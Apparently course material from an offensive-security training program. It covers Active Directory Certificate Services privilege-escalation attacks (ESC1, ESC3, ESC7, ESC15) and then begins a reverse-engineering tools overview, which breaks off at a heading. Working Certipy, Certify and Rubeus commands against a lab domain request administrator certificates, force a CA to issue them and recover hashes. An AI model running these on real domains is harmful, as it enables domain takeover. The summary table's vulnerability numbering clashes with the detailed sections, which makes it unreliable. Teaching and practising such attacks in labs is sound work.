

OFFENSIVE SECURITY PATHWAY

LEVEL 6 - OFFENSIVE SECURITY GENERAL (OSG)



COURSE BY:  JARNO BASELIER
CYBERSECURITY

Congratulations on reaching Level 6, **the last level** of your offensive security journey! By the end of this stage, you'll earn the title of "Offensive Security General (OSG)", equipped with advanced skills to overcome the most sophisticated defenses and dominate any adversary. This course will challenge your expertise and refine your techniques as you move closer to mastery in offensive security operations.

In This Course, We Will:

- Master Advanced Evasion Techniques: Develop amazing skills to bypass modern security systems,
- Exploit Active Directory Certificate Services: Learn how to target and leverage misconfigurations in AD CS to escalate privileges, achieve persistence, and compromise entire domains.
- Refine Reverse Engineering Expertise skills.
- Conquer Wireless Hacking: Exploit vulnerabilities in wireless protocols (WEP, WPA, WPA2) and execute Wi-Fi password-cracking techniques with tools like Aircrack-ng.

The stakes are higher, and so is the complexity, but so are your capabilities. Gear up, Strategist! Let's conquer Level 6 and secure your place among the elite offensive security professionals.

Course Contents



**Active Directory
Certificate Services
Attacks**



**Advanced Reverse
Engineering**



**UAC Bypassing
Techniques**



**Advanced Evasion
Techniques**



Wireless Hacking

PLANNING





Active Directory Certificate Services Attacks

Active Directory Certificate Services Attacks:

Active Directory Certificate Services (ADCS) is a Microsoft implementation of a Public Key Infrastructure (PKI). ADCS enables the issuance and management of digital certificates, which are critical for securing network communications and verifying identity in Windows environments. ADCS ensures data confidentiality, integrity, and authentication in Active Directory (AD) environments.

ADCS provides several components:

- Certificate Authority (CA): Issues and manages certificates.
- Certificate Templates: Define the settings and permissions for certificates.
- Web Enrollment: Allows users to request certificates via a web interface.
- Network Device Enrollment Service (NDES): Issues certificates to network devices.
- Online Responder: Validates certificates in real time.

Integration of ADCS with Active Directory:

ADCS tightly integrates with Active Directory to provide secure, identity-based certificate issuance and management.

Key points of integration:

User and Machine Accounts:

Certificates are linked to AD objects (e.g., users, computers, or groups) for identity verification.

Group Policies:

Certificate auto-enrollment can be configured using Group Policy Objects (GPOs), simplifying deployment.

Active Directory Certificate Services Attacks

Authentication:

ADCS uses Kerberos for authentication and integrates with AD security groups to define roles and permissions.

Replication:

CA configurations and certificate data are replicated across the AD environment, ensuring consistency.

This integration ensures that certificates can be easily distributed and revoked across a Windows network.



Use Cases of Certificates in ADCS:

Certificates play a central role in securing Active Directory and its associated services:

Authentication:

- Certificates enable mutual authentication in secure protocols such as HTTPS, VPNs, and Wi-Fi.
- Smart card logins use certificates to verify user identity.

Encryption:

- Certificates support encryption for securing email (S/MIME), file storage (EFS), and communications (TLS).

Code Signing:

- Certificates verify the integrity and authenticity of scripts, executables, and other software.

Digital Signatures:

- Certificates are used to sign documents or emails, ensuring authenticity and non-repudiation.

Network Access Protection (NAP):

- Certificates authenticate devices before they connect to network resources.




The Role of Certificate Templates:

Certificate templates are pre-defined configurations for certificates in ADCS. Templates simplify the management of certificate issuance by standardizing settings for different use cases.

They define critical settings, such as:

- Key usage (e.g., encryption, digital signature).
- Certificate validity period.
- Enrollment permissions (who can request a certificate).
- Subject name format (e.g., using AD attributes for automation).



Template Features for Pentesters:

Some template settings are especially relevant when assessing ADCS security:

Auto-Enrollment:

If improperly configured, attackers can automatically obtain certificates for lateral movement.

Subject Alternative Name (SAN) Spoofing:

Misconfigured templates may allow attackers to request certificates with spoofed identities.

Key Usage & Extended Key Usage (EKU):

Weak or overly permissive EKU settings can allow certificates to be misused (e.g., for authentication instead of encryption only).

Superseded Templates:

Older templates that are no longer in use but remain active can be exploited.

Permissions:

Templates with weak ACLs (Access Control Lists) may allow unauthorized users to request certificates.

Vulnerable Web Enrollment:

Web Enrollment pages often have outdated software, making them a target for exploitation.

NTLM Relay Attacks:

Attackers relay NTLM authentication to enroll in certificates and gain unauthorized access.

Pentesting ADCS:

How Pentesters Can Assess ADCS:

Reconnaissance:

Identify ADCS servers, certificate templates, and associated permissions using tools like Certify and Certipy.

Exploitation:

- Exploit weak template permissions to enroll for certificates and impersonate users.
- Perform NTLM relay attacks to request certificates as privileged accounts.

Post-Exploitation:

- Use certificates to authenticate as compromised accounts via Kerberos or RDP.
- Abuse compromised certificates for Golden Tickets or persistent access.

Active Directory Certificate Services Attacks

Let's exploit some vulnerabilities:

There are a lot of vulnerabilities, like:

Code	Vulnerability	Impact
ESC1	Misconfigured Template Permissions	Unauthorized certificate issuance.
ESC2	NTLM Relay to ADCS	Certificates for relayed privileged accounts.
ESC3	Misconfigured SAN Settings	Identity spoofing or impersonation.
ESC4	Broad Enrollment Permissions	Privilege escalation via certificates.
ESC5	Deprecated Cryptography	Certificate forgery or brute force.
ESC6	Vulnerable CA Server Permissions	Full compromise of the CA server.
ESC7	Web Enrollment Vulnerabilities	Server compromise through web exploits.
ESC8	Certificate Persistence	Long-term access even after password changes.
ESC9	Superseded or Deprecated Templates	Exploitation of outdated configurations.
ESC10	Misuse of Key Usage Extensions	Unintended certificate misuse for authentication.

We will discuss 4 vulnerabilities in detail.

<https://t.me/learningnets>

ESC1: Misconfigured Certificate Template Permissions:

ESC1 refers to a vulnerability where certificate templates in ADCS are misconfigured, allowing unauthorized users to enroll for certificates they shouldn't have access to. This often occurs due to overly permissive Access Control Lists (ACLs) on templates.

Impact:

- **Privilege Escalation:** Attackers can impersonate privileged accounts like domain admins by requesting certificates tied to their identities.
- **Lateral Movement:** Certificates can be used to authenticate to other systems within the domain.
- **Persistence:** Certificates, unlike passwords, are valid until revoked or expired, providing long-term access.

How it Works:

Certificate Templates:

ADCS uses certificate templates to define settings, such as who can request a certificate, key usage, and the subject of the certificate. Each template has an ACL defining which accounts or groups can read, enroll, or auto-enroll certificates.

Misconfiguration:

When ACLs are too permissive (e.g., allowing "Authenticated Users" or "Domain Computers" to enroll), low-privileged users or compromised machines can request certificates.

Exploitation:

- An attacker enumerates certificate templates using tools like Certify or Certipy.
- If a template allows enrollment, the attacker requests a certificate for a higher-privileged identity (e.g., domain admin or domain controller).
- The attacker uses the certificate for authentication via protocols like LDAP, Kerberos, or RDP.

Exploitation:

1. Enumeration:

Use tools like Certify or Certipy to enumerate all certificate templates in the domain:

```
Certify.exe find /vulnerable
```

Look for templates with misconfigured ACLs, such as templates allowing "Authenticated Users" or "Domain Computers" to enroll.

2. Identify Vulnerable Templates:

Check for templates that allow enrollment for:

- Privileged accounts (e.g., domain admins, service accounts).
- Specific SAN (Subject Alternative Name) settings that allow impersonation.

3. Request a Certificate:

Use a low-privileged account to request a certificate for a privileged account or group.

```
certipy req -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
template "ESC1Template" -upn "administrator@ospathway.local"
```

4. Use the Certificate:

Authenticate with the certificate to access privileged resources, such as LDAP or RDP. Use Rubeus or Mimikatz to inject the certificate and authenticate via Kerberos:

```
Rubeus.exe asktgt /user:DomainAdmin /certificate:base64cert
```

5. Escalate Privileges:

Once authenticated, perform lateral movement or privilege escalation using the compromised certificate.

ESC3: Misuse of Key Usage Extensions:

The ESC3 (Enrollment Services) vulnerability in Active Directory Certificate Services (ADCS) refers to a security flaw that enables attackers to request and issue unauthorized certificates with high privileges. Specifically, ESC3 exploits the misconfiguration in the ADCS certificate template permissions related to Enrollment Agent rights.

Impact:

- **Privilege Escalation:** An attacker can impersonate higher-privileged accounts (such as Domain Admins) by obtaining certificates for them.
- **Kerberos Ticket Forging:** With improper template configurations, an attacker can request Kerberos authentication certificates and use them to forge Kerberos tickets for Domain Admins, allowing access to sensitive resources.
- **Domain Admin Compromise:** If an attacker obtains a certificate for a Domain Admin or high-privilege user, they can escalate to Domain Admin level, giving them full control over the domain.

How it Works:

The ESC3 vulnerability is triggered when the Enrollment Agent permissions are misconfigured in ADCS. The process works as follows:

1. Enrollment Agents are supposed to be granted permission to enroll certificates on behalf of users. However, when the permissions are incorrectly set (for example, by granting broader permissions than needed), an attacker can exploit this by requesting certificates for other users—particularly for high-privileged users like Domain Admins.
2. Normally, an Enrollment Agent can only enroll for specific users under specific conditions. But when permissions are not adequately restricted, the agent can issue certificates for any user, including those with high privileges.
3. The attacker, acting as an Enrollment Agent, can request a certificate for a Domain Admin or Enterprise Admin and use it to escalate privileges or impersonate that user.

Exploitation:

1. Enumeration:

Use Certipy to find templates where we have the “Enrollment Agent” option set:

```
certipy find -dc-ip 172.16.200.201 -u "user1" -p "Password123" -target OSPATHWAY.LOCAL -  
stdout -vulnerable
```

2. Request a certificate with the enrollment agent right:

If we find a template we can use this to enroll templates for any user. :

```
certipy req -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
upn "administrator@ospathway.local" -template "ESC3"
```

3. Authenticate with the Certificate:

Use the issued certificate to retrieve the hash of the user (administrator):

```
certipy auth -pfx administrator.pfx
```

ESC7: Dangerous CA Permissions:

ESC7 focuses on vulnerabilities stemming from weak permissions on the Certificate Authority (CA) itself. Attackers who gain control of the CA can abuse its functionality to issue arbitrary certificates for any identity in the domain.

Impact:

Full Compromise:

- Control of the CA equates to control of the domain, as the attacker can issue certificates for any user or system.

Undetectable Persistence:

- Issued certificates provide long-term access and are difficult to detect compared to typical malware or credential theft.

How it Works:

CA Permissions:

- The CA object in ADCS has an ACL controlling who can manage it, issue certificates, and modify its settings.
- Overly permissive ACLs (e.g., allowing "Domain Users" or unprivileged accounts) can give attackers control over the CA.

Abusing Privileges:

Attackers with "Manage CA" or "Issue and Manage Certificates" permissions can:

- Issue certificates for high-privileged accounts (e.g., domain admins).
- Modify certificate templates to allow malicious configurations (e.g., SAN spoofing).
- Create new templates with insecure settings for exploitation.

Exploitation Path:

- The attacker enumerates CA permissions using tools like ADACLScanner, Certify or Certipy.
- If permissions are weak, the attacker modifies CA settings or issues a malicious certificate.

Exploitation:

1. Enumeration:

Use tools like "Certipy" to find vulnerabilities like weak permissions:

```
certipy find -dc-ip 172.16.200.201 -u "user1" -p "Password123" -target OSPATHWAY.LOCAL -  
stdout -vulnerable
```

For the ESC7 vulnerability look for permissions:

- "Manage CA."
- "Issue and Manage Certificates."

2. Abuse weak permissions:

If you have "Manage CA" or similar rights:

- Modify the CA settings to allow the creation of new templates with broad permissions.
- Alternatively, issue certificates directly for any identity (also unpublished certificates).

3. Issue a Malicious Certificate by using an unpublished template:

1. The SubCA Template is an unpublished template.
2. The template is used to issue certificates that allow a system to act as an intermediate CA within the Active Directory Certificate Services (ADCS) environment.
3. A certificate issued from SubCA allows the holder to sign and issue other certificates (i.e., become a trusted CA).
4. This makes it a high-value target because an attacker who gets a SubCA certificate can generate trusted certificates for any identity, including Domain Admins.

So let's enroll the certificate:

```
certipy req -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
template SubCA -target DC01.ospathway.local -upn "administrator@ospathway.local"
```

! This fails because I do not have "Enroll" or "Auto Enroll" permissions.
<https://t.me/learningnets>

4. Use the "ManageCA" right to manually issue the certificate:

- Despite being denied during the initial request, the certificate request is still logged in the CA database with a Request ID.
- Since the attacker has ManageCA privileges, they can access the pending certificate request and manually approve it.
- This command forces the CA to issue the previously denied request.

```
certipy ca -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
issue-request 7
```

5. Use the certificate request to issue the signed SubCA certificate:

- This certificate grants CA capabilities, allowing the attacker to issue new certificates (e.g., for a Domain Admin) or retrieve the hash of the administrator user.

```
certipy req -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
template SubCA -target DC01.ospathway.local -upn "administrator@ospathway.local" -  
retrieve 7
```

6. Get the hash of the administrator:

```
certipy auth -pfx administrator.pfx
```

ESC15: Abuse of Cross-Forest Trusts via ADCS (patched):

To understand ESC15 we first need to understand what Certificate Mapping is. Certificate Mapping occurs when a user authenticates in Active Directory (AD) using a certificate.

Types of Certificate Mapping:

Explicit Mapping:

- Directly ties an account to a specific certificate.
- Utilizes the altSecurityIdentities attribute, storing details such as the certificate's serial number.

Implicit Mapping:

- Relies on information like UPN (User Principal Name) or DNS names in the Subject Alternative Name (SAN) extension of a certificate.
- Easier to manipulate by users with sufficient rights.

Implicit Certificate Mapping - How It Works:

When a user authenticates with a certificate, the Domain Controller (DC) verifies the Subject Alternative Name (SAN) field. It tries to match the SAN to the AD account.

Validation Steps:

1. Check UPN in SAN:
Example: user@ospathway.local.
DC searches for a user with a matching userPrincipalName in AD.
2. If UPN Match Fails:
 1. The DC compares the domain segment (e.g., ospathway.local) of the SAN-UPN to its own domain.
 2. If they match, it checks if the user portion matches the sAMAccountName (e.g., user).
3. No Match Found? Add \$:
If no match exists, a \$ is appended to the user portion (e.g., user\$), assuming it's a computer or service account.
4. Failure of All Checks:
Authentication is rejected.

Role of SAN-DNS in Implicit Mapping:

SAN with DNS Names:

- Implicit mapping works with DNS names in the SAN field.
- DC checks if:
 - A computer account has a dNSHostName attribute matching the DNS name in the certificate.
 - If no match, DC splits the name into Computer name and domain name.
- Fallback Check:
 - Appends \$ to the computer name and verifies the sAMAccountName.

Certificate Mapping Vulnerability History

- Certified Vulnerability:
 - Introduced a patch adding a new extension: szOID_NTDS_CA_SECURITY_EXT.
 - Embeds the user's SID (Security Identifier) into certificates for improved validation.
- Impact:
 - Strengthened validation, reducing reliance on SAN fields.
 - Prevents certain exploits like ESC6.
- Compatibility Issues:
 - Older systems require registry changes, introducing new risks (e.g., ESC9, ESC10).

SC15 Vulnerability - Abuse of Application Policies:

1. What Are Application Policies?
 1. Legacy ADCS feature (OID: 1.3.6.1.4.1.311). Available in Schema V1 templates.
 2. Allows defining custom purposes for certificates using the same OIDs as Enhanced Key Usage (EKU).
2. WebServer Template Characteristics:
 1. Schema V1 (default-enabled).
 2. Requires user-supplied SAN.
 3. Contains the Server Authentication EKU (common in TLS/SSL).
3. Exploitation of WebServer Template:
 1. Create a certificate with arbitrary EKU OIDs in the Application Policy.
 2. These OIDs override the EKUs (Extended Key Usage).

ESC15 Exploitation - Steps:

Find vulnerable templates (with the special Certipy version:

<https://github.com/ly4k/Certipy/pull/228>):

```
certipy find -dc-ip 172.16.200.201 -u "user1" -p "Password123" -target OSPATHWAY.LOCAL -  
stdout -vulnerable
```

Request a certificate based on the webserver template and add the "Client Authentication" application policy so it overwrites the current EKU's. Add the Administrator to the UPN:

```
certipy req -dc-ip 172.16.200.201 -u "user1" -p "Password123" -ca "ospathway-DC01-CA" -  
template WebServer -upn administrator@ospathway.local --application-policies 'Client  
Authentication'
```


PKINIT (Kerberos):

You cannot use the certificate for PKINIT (Kerberos) authentication. This is because "client authentication" as "application policy" is adopted as "enhanced key usage". However, we can start an LDAP Administrative shell (over Schannel):

```
certipy auth -pfx .\administrator.pfx -dc-ip 192.168.10.10 -ldap-shell
```

Other methods:

We can also abuse this vulnerability in other ways. We could also specify a "Certificate Request Agent" EKU (1.3.6.1.4.1.311.20.2.1) via the application policy and then use the certificate for an ESC2/ESC3 attack.



Advanced Reverse Engineering

Advanced Reverse Engineering:

Goals:

- Understand how computers work at a low level.
- Learn assembly language.
- Debug and analyze workflows (e.g., malware debugging).
- Enhance CTF challenge-solving skills!

To become a great hacker and reverse engineer you need the right knowledge, tools and devotion to learn and practice.

Static Analysis:

Analyzing the binary while the binary is not active / running!

Tools (Linux):

- strings : Extract static strings from a binary.
- FLOSS : Enhanced string extraction with deobfuscation.
- CheckSec : Analyze security mechanisms in binaries.
- ROPgadget : Identify Return-Oriented Programming (ROP) gadgets.
- ltrace : Trace dynamic calls to shared libraries.
- strace : Trace system calls made by a process.

Tools (Windows):

- dnSpy : .NET disassembler and debugger.
- PEStudio / CFF Explorer : Analyze Portable Executable (PE) files.
- EXEInfoASL : Identify file type and detect packed malware.
- DetectItEasy : Determine original file types.
- Foremost : Recover files based on headers/footers.
- <https://t.me/learningsploit> : ImHex or 010 Editor.

Dynamic Analysis:

Analyzing the binary while the binary is active / running!

Tools (Windows):

- Sysinternals Suite : Tools for monitoring processes and binaries.
- IONinja : Monitor pipes/serial communication.
- API Monitor : Trace Windows API calls.
- Hybrid Analysis : Web-based malware sandbox.

Debuggers:

Debuggers help analyze execution flow, view memory/registers, and identify bugs.

- Linux : GDB, Radare2 (Cutter), PEDA plugin for GDB.
- Windows : Ghidra, IDA Pro, x64GDB, WinDBG.



Key Architectures and File Types:

Common binary formats:


- PE (Portable Executable): Windows.
- ELF (Executable and Linking Format): Linux/macOS.

Architecture differences:

- x32 vs. x64 processors: x64 supports larger memory and parallel data processing.
- x32-bit processors are capable of handling a limited amount of RAM (in Windows, 4 GB or less). 64-bit processors can process much more (16 million TB in theory).
- x64 processors can often run x32 applications, but not the other way around.


*Reversing x64 applications require other / new knowledge compared to reversing x32 applications.

Advanced Reverse Engineering



ELF Binaries:

